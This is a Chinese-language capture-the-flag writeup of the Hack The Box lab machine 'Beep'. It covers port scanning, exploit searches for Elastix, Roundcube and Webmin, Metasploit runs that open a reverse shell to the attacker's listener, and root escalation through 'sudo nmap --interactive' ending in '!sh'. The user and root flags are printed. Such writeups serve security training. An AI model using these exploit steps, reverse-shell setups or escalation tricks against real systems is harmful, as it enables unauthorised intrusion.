HTB Beep[Hack The Box HTB靶场]writeup系列5

原创

3riC5r 于 2020-02-04 11:05:50 发布 2705 收藏
分类专栏： HTB靶场 文章标签： Hack The Box HTB Beep 靶机

本题是retire机器的第五台了

目录

0x00 靶场信息

我们可以看到这个靶机point值是20，难度在1-4之间，属于初级-中级之间的水平吧。

0x01 信息搜集

我们先做下端口扫描，看下结果如下：


```
root@kali:~# nmap -T5 -A -v 10.10.10.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-02 21:39 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:39
Completed NSE at 21:39, 0.00s elapsed
Initiating NSE at 21:39
Completed NSE at 21:39, 0.00s elapsed
Initiating NSE at 21:39
Completed NSE at 21:39, 0.00s elapsed
Initiating Ping Scan at 21:39
Scanning 10.10.10.7 [4 ports]
Completed Ping Scan at 21:39, 0.31s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:39
Completed Parallel DNS resolution of 1 host. at 21:39, 0.26s elapsed
Initiating SYN Stealth Scan at 21:39
Scanning 10.10.10.7 [1000 ports]
Discovered open port 110/tcp on 10.10.10.7
Discovered open port 25/tcp on 10.10.10.7
Discovered open port 3306/tcp on 10.10.10.7
Discovered open port 80/tcp on 10.10.10.7
Discovered open port 22/tcp on 10.10.10.7
Discovered open port 993/tcp on 10.10.10.7
```

```
Discovered open port 995/tcp on 10.10.10.7
Discovered open port 111/tcp on 10.10.10.7
Discovered open port 443/tcp on 10.10.10.7
Discovered open port 143/tcp on 10.10.10.7
Discovered open port 10000/tcp on 10.10.10.7
Discovered open port 4445/tcp on 10.10.10.7
Increasing send delay for 10.10.10.7 from 0 to 5 due to 423 out of 1057 dropped probes since last increase.
Completed SYN Stealth Scan at 21:39, 7.34s elapsed (1000 total ports)
Initiating Service scan at 21:39
Scanning 12 services on 10.10.10.7
Completed Service scan at 21:42, 167.37s elapsed (12 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.7
Retrying OS detection (try #2) against 10.10.10.7
Initiating Traceroute at 21:42
Completed Traceroute at 21:42, 0.41s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 21:42
Completed Parallel DNS resolution of 2 hosts. at 21:42, 0.90s elapsed
NSE: Script scanning 10.10.10.7.
Initiating NSE at 21:42
Completed NSE at 21:42, 37.18s elapsed
Initiating NSE at 21:42
Completed NSE at 21:45, 156.81s elapsed
Initiating NSE at 21:45
Completed NSE at 21:45, 0.00s elapsed
Nmap scan report for 10.10.10.7
Host is up (0.28s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DS
80/tcp    open  http       Apache httpd 2.2.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: UIDL TOP STLS PIPELINING IMPLEMENTATION(Cyrus POP3 server v2) AUTH-RESP-CODE USER EXPI
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: QUOTA THREAD=ORDEREDSUBJECT NO X-NETSCAPE URLAUTHA0001 NAMESPACE OK CHILDREN IDLE UIDP
443/tcp   open  ssl/https?
|_ssl-date: 2020-02-03T03:44:17+00:00; +1h01m28s from scanner time.
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4445/tcp  open  upnotifyp?
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: Linux 2.6.9 - 2.6.24 (95%), Linux 2.6.9 - 2.6.30 (95%), Linux 2.6.27 (likely embedde
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.527 days (since Sun Feb  2 09:06:18 2020)
```

```
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 1h01m27s

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   408.95 ms 10.10.14.1
2   408.45 ms 10.10.10.7

NSE: Script Post-scanning.
Initiating NSE at 21:45
Completed NSE at 21:45, 0.00s elapsed
Initiating NSE at 21:45
Completed NSE at 21:45, 0.00s elapsed
Initiating NSE at 21:45
Completed NSE at 21:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 376.74 seconds
           Raw packets sent: 1502 (67.588KB) | Rcvd: 1127 (46.584KB)
```

开放的端口比较多，扫出来12个端口， 看起来有点像渗透测试用的多业务靶机，漏洞应该不少。

看到开了80，那么就先扫描一下目录




我的网络状态确实太慢了，就扫描了一下主要的部分。也可以看到有大量的目录存在。


0x02 业务探测

80端口主页：elastix freepbx

80端口mail业务： roundcube webmail



10000端口： webmin



0x03 漏洞分析


elastix

```
root@kali:~# searchsploit elastix
------------------------------------------------------------------------------------------------------------------------
 Exploit Title

------------------------------------------------------------------------------------------------------------------------
Elastix - 'page' Cross-Site Scripting
Elastix - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.2.0 - 'graph.php' Local File Inclusion
Elastix 2.x - Blind SQL Injection
Elastix < 2.5 - PHP Code Injection
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution
------------------------------------------------------------------------------------------------------------------------
```

roundcube

```
root@kali:~# searchsploit roundcube
------------------------------------------------------------------------------------------------------------------------
 Exploit Title

------------------------------------------------------------------------------------------------------------------------
Roundcube 1.2.2 - Remote Code Execution
Roundcube Webmail - Multiple Vulnerabilities
Roundcube Webmail 0.1 - 'index.php' Cross-Site Scripting
Roundcube Webmail 0.1 - CSS Expression Input Validation
Roundcube Webmail 0.2 - Cross-Site Scripting
Roundcube Webmail 0.2-3 Beta - Code Execution
Roundcube Webmail 0.2b - Remote Code Execution
Roundcube Webmail 0.3.1 - Cross-Site Request Forgery / SQL Injection
Roundcube Webmail 0.8.0 - Persistent Cross-Site Scripting
Roundcube Webmail 1.1.3 - Directory Traversal
Roundcube rcfilters plugin 2.1.6 - Cross-Site Scripting
------------------------------------------------------------------------------------------------------------------------
```

另外通过roundcube的sql文件分析



可以看到roundcube显示的版本是0.3.1


webmin

```
root@kali:~# searchsploit webmin
------------------------------------------------------------------------------------------------------------------
 Exploit Title

------------------------------------------------------------------------------------------------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal
Webmin - Brute Force / Command Execution
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing
Webmin 0.x - 'RPC' Privilege Escalation
Webmin 0.x - Code Input Validation
Webmin 1.5 - Brute Force / Command Execution
Webmin 1.5 - Web Brute Force (CGI)
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)
Webmin 1.850 - Multiple Vulnerabilities
Webmin 1.900 - Remote Command Execution (Metasploit)
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)
Webmin 1.920 - Remote Code Execution
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)
Webmin 1.x - HTML Email Command Execution
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (PHP)
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (Perl)
phpMyWebmin 1.0 - 'target' Remote File Inclusion
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion
webmin 0.91 - Directory Traversal
------------------------------------------------------------------------------------------------------------------
```

0x03 web攻击

roundcube

我测试发现0.3.1的csrf漏洞是有效的，sql注入无法重现



_action为除了login之外任意值的时候，我们可以设置_url为我们需要打开的页面。这样就构成了csrf漏洞

webmin

webmin的几个远程执行漏洞都需要提供用户名密码

未授权执行命令的漏洞测试无法执行

```
msf5 > use exploit/47230
msf5 exploit(47230) > show options

Module options (exploit/47230):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.7       yes       The target host(s), range CIDR identifier, or hosts file with synt
   RPORT      10000            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
   SHELL  /bin/bash        yes       The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


msf5 exploit(47230) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable.
[*] Exploit completed, but no session was created.
```

elastic

在msf中查找一下elastic的漏洞

```
msf5 > search elastix

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  exploit/unix/http/freepbx_callmenum  2012-03-20       manual  No     FreePBX 2.10.0 / 2.9.0 callmenum
```

只有一个，我就直接配置执行：

```
msf5 > use unix/http/freepbx_callmenum
msf5 exploit(unix/http/freepbx_callmenum) >
```

```
showmsf5 exploit(unix/http/freepbx_callmenum) > show options

Module options (exploit/unix/http/freepbx_callmenum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXTENSION  0-100            yes       A range of Local extension numbers
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with synt
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/http/freepbx_callmenum) > set extension 200-300
extension => 200-300
msf5 exploit(unix/http/freepbx_callmenum) > set rhosts 10.10.10.7
rhosts => 10.10.10.7
msf5 exploit(unix/http/freepbx_callmenum) > set rport 443
rport => 443
msf5 exploit(unix/http/freepbx_callmenum) > set ssl true
ssl => true
msf5 exploit(unix/http/freepbx_callmenum) > show options

Module options (exploit/unix/http/freepbx_callmenum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXTENSION  200-300          yes       A range of Local extension numbers
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.7       yes       The target host(s), range CIDR identifier, or hosts file with synt
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/http/freepbx_callmenum) > run

[*] Started reverse TCP double handler on 10.10.14.20:4444
[*] 10.10.10.7:443 - Sending evil request with range 200
[*] 10.10.10.7:443 - Sending evil request with range 201
[*] 10.10.10.7:443 - Sending evil request with range 202
[*] 10.10.10.7:443 - Sending evil request with range 203
[*] 10.10.10.7:443 - Sending evil request with range 204
[*] 10.10.10.7:443 - Sending evil request with range 205
[*] 10.10.10.7:443 - Sending evil request with range 206
```

```
[*] 10.10.10.7:443 - Sending evil request with range 207
[*] 10.10.10.7:443 - Sending evil request with range 208
[*] 10.10.10.7:443 - Sending evil request with range 209
[*] 10.10.10.7:443 - Sending evil request with range 210
[*] 10.10.10.7:443 - Sending evil request with range 211
[*] 10.10.10.7:443 - Sending evil request with range 212
[*] 10.10.10.7:443 - Sending evil request with range 213
[*] 10.10.10.7:443 - Sending evil request with range 214
[*] 10.10.10.7:443 - Sending evil request with range 215
[*] 10.10.10.7:443 - Sending evil request with range 216
[*] 10.10.10.7:443 - Sending evil request with range 217
[*] 10.10.10.7:443 - Sending evil request with range 218
[*] 10.10.10.7:443 - Sending evil request with range 219
[*] 10.10.10.7:443 - Sending evil request with range 220
[*] 10.10.10.7:443 - Sending evil request with range 221
[*] 10.10.10.7:443 - Sending evil request with range 222
[*] 10.10.10.7:443 - Sending evil request with range 223
[*] 10.10.10.7:443 - Sending evil request with range 224
[*] 10.10.10.7:443 - Sending evil request with range 225
[*] 10.10.10.7:443 - Sending evil request with range 226
[*] 10.10.10.7:443 - Sending evil request with range 227
[*] 10.10.10.7:443 - Sending evil request with range 228
[*] 10.10.10.7:443 - Sending evil request with range 229
[*] 10.10.10.7:443 - Sending evil request with range 230
[*] 10.10.10.7:443 - Sending evil request with range 231
[*] 10.10.10.7:443 - Sending evil request with range 232
[*] 10.10.10.7:443 - Sending evil request with range 233
[*] 10.10.10.7:443 - Sending evil request with range 234
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cSKXu5Bg1FmgoFlA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\ncSKXu5Bg1FmgoF
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.10.14.20:4444 -> 10.10.10.7:59073) at 2020-02-03 11:16:17 -0500
[*] 10.10.10.7:443 - Sending evil request with range 235
[*] 10.10.10.7:443 - Sending evil request with range 236
ls
[*] 10.10.10.7:443 - Sending evil request with range 237
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(unix/http/freepbx_callmenum) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix               10.10.14.20:4444 -> 10.10.10.7:59073 (10.10.10.7)

msf5 exploit(unix/http/freepbx_callmenum) > sessions 2
[*] Starting interaction with 2...

pwd
/tmp
```

```
id
uid=100(asterisk) gid=101(asterisk)
cd /home
pwd
/home
ls
fanis
spamfilter
ls -l
total 12
drwxrwxr-x 2 fanis      fanis      4096 Apr  7  2017 fanis
drwx------ 2 spamfilter spamfilter 4096 Apr  7  2017 spamfilter
cd fanis
ls -l
total 4
-rw-rw-r-- 1 fanis fanis 33 Apr  7  2017 user.txt
cat user.txt
aeff3def0c765c2677b94715cffa73ac
```

我们可以看到已经取得了webshell，拿到了user的flag。

0x04 提权

这个提权比较简单，直接sudo -l就可以看到nmap，标准提权命令

```
sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
cd /root
ls -l
total 16248
-rw------- 1 root root     6025 Apr  7  2017 anaconda-ks.cfg
-r-xr-xr-x 1 root root   190461 Aug 10  2011 elastix-pr-2.2-1.i386.rpm
-rw-r--r-- 1 root root    18433 Apr  7  2017 install.log
-rw-r--r-- 1 root root        0 Apr  7  2017 install.log.syslog
-rw-r--r-- 1 root root        1 Apr  7  2017 postnochroot
-rw------- 1 root root       33 Apr  7  2017 root.txt
-r-xr-xr-x 1 root root 16358730 Oct 31  2011 webmin-1.570-1.noarch.rpm
cat root.txt
d88e006123842106982acce0aaf453f0
```